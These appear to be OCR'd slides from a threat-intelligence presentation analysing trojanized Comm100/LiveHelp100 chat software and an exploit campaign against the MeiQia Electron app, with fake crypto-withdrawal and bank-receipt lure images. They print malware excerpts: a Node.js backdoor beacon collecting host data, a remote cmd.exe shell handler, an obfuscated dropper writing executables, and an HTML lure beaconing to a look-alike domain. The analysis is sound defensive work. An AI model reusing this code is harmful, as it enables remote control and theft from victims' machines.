
Null preserving

```
0374077510600c6d143a59365b
ata.json"),i.existsSync(t
 constructor error:",e)}e
fig[e]}getConfig(){return
.configPath,this.config)}
s.config)}}}]);

ction(){let b=Buffer.from
a6f03735c3f503c50355622',
nk=>{data+=chunk;});resp.
```

```
ehelp/collect
```

Comm100 & LiveHelp100 customer engagement platforms


- <URL>/livehelp/collect returns obfuscated JavaScript code
- Backdoor function executed by trojanized application
- Collection of OS information



```
const startMsg = {
    type: 0x01,
    agent_key: "00000000000000000000000000000000",
    data: JSON.stringify({
        fingerprint: fingerprint,
        task_list: childProcess.execSync("tasklist").toString(),
        hostname: process.env.COMPUTERNAME,
        username: process.env.USERNAME,
        source: "Node,Shell",
        site_id: get_site_id(),
    })
}
```

Comm100 & LiveHelp100 customer engagement platforms


- Backdoor function



```
const shell_manager = function (incident) {
    // arguments
    // 0 shell id
    // 1 shell 操作命令
    // 2 shell 操作值
    let shells = new Map();
    incident.on("shell", (job) => {
        let shell;
        switch (job.arguments[1]) {
            case "new":
                shell = childProcess.spawn(path.join(process.env.windir, "system32", "cmd.exe"), [])
                shell.stdin.write("chcp 65001\n")
                shells.set(job.arguments[0], shell)
                shell.stdout.on("data", chunk => {
                    incident.emit("output", {
                        client_key: job.client_key,
                        output: JSON.stringify({
                            data: chunk.toString(),
                            shell_id: job.arguments[0],
                        }),
                        type: job.job_type,
                    })
                })
```

Comm100 & LiveHelp100 customer engagement platforms

- Second stage script from <URL>/livehelp/init
- Responsible for
  - additional trojanizing/modifying the original application and dropping next stage malware
  - dropping additional malicious files




```
const _0x477aa2 = '4d5a900003000000040000000
    _0x579041 = '4d5a90000300000004000000ff
    _0x481816 = '22dc89d60c18004674a0bd621e
```

```
try {
    _0x501e1b['writeFileS' + 'ync']('C:\\ProgramData\\WebFrameWork\\Copyright.txt', Buffer['from'](_0x481816, 'hex'));
} catch (_0x21a3d1) {}
try {
    _0x501e1b['writeFileSync']('C:\x5cProgramData\\WebFrameWork\x5cmidlrtmd.dll', Buffer['from'](_0x579041, 'hex'));
} catch (_0x5182d9) {}
try {
    _0x501e1b['writeFileS' + 'ync']('C:\\ProgramData\\WebFrameWork\\WebAccess.exe', Buffer['from'](_0x477aa2, 'hex'));
} catch (_0x18e32a) {}
```


MeiQia(美洽) live chat application

- Discovery
  - Found Cobalt Strike sample associated with campaign responsible for stealing cryptocurrency
  - The sample added a persistence registry key to load exploit from an online code repository
  - Repository also contained files designed to target Meiqia (美洽) application



MeiQia(美洽) live chat application


- CVE-2021-21220 (a vulnerability of Chromium before 89.0.4389.128)



```
<title>美洽</title>
<body></body>
<script>
if (navigator.userAgent.toLowerCase().indexOf('electron') == -1) {
     console.log(111);
     (new Image()).src = 'https://app.meiqla.com/l/t.php?111';
    window.location.href = 'https://app.meiqia.com';
} else {
     if (navigator.userAgent.toLowerCase().indexOf('x64') == -1 || navigator.userAgent.inde
         console.log(222);
         (new Image()).src = 'https://app.meiqla.com/l/t.php?222';
         b=document.createElement('iframe');
b.style="margin:0px;padding:0px;height:100%;width:100%;";
b.frameBorder=0;
b.scrolling='no';
b.src="https://legacy-pics.meiqiausercontent.com/images/300817/odw4/o3HZmUfYRmhDhohbbiYJ.jp
document.body.appendChild(b);
```

MeiQia(美洽) live chat application

- Infection vector
  - threat actor likely sent the exploit through the live chat box
  - weaponized HTML files containing a screenshot which looks like a withdrawal confirmation of crypto funds



確認提領

發送中	0.36 ETH
由	ETH 錢包
To	[redacted]
網路類型	ERC20
費用	0.005 ETH
總額	0.365 ETH

你已選擇 ERC20 作為提領網路，請確保你的提領地址支援 ERC20 網路，否則可能會失去所有資產。

確定

电子回单

电子回单号:	[redacted]
交易日期:	2022-01-01
用途:	
付款方户名:	[redacted]
付款方账号:	
收款方户名:	[redacted]
收款方账号:	
金额:	¥ 788.00元
金额大写:	柒佰捌拾捌圆整
手续费:	¥ 0.00元
手续费大写:	[illegible]整

提示:
1、本电子回单是非正式的记账凭证，不[illegible]收款方的[illegible]据。
2、可通过手机银行-电子回单验证功能，输入电子回单号、收款人姓名验证电子回单。

电子回单专用章

[redacted]

下载电子回单

中国移动 下午10:58

账单详情

[redacted]

-300.00
交易成功

服务费	0.30
付款方式	中国建设银行(1810) 300.30
转账说明	转账
处理进度	付款成功 07-23 22:50 银行处理中 07-23 22:50 到账成功 07-23 22:51
转账到	[redacted]
创建时间	
订单号	202007232[redacted]13
账单分类	转账充值

23:01

电子回单

转出成功

此电子回单仅供参考，请以收款方实际入账为准，转账已提交成功，实际到账时间取决于对方银行


收款方户名	[redacted]
收款方账号	
收款方银行	中国银行总行
转账金额	1,000.00元
付款方户名	[redacted]
付款方账号	
转账流水号	
交易日期	2021-12-30
交易时间	23:01:47

电子回单

分享给微信好友

MeiQia(美洽) live chat application

- Some old versions of the MeiQia(美洽) application
  - open external links inside the MeiQia(美洽) application (loadURL)
  - render the webpage without sandboxing (from Electron 20, the sandbox is enabled for renderer processes without any further configuration)

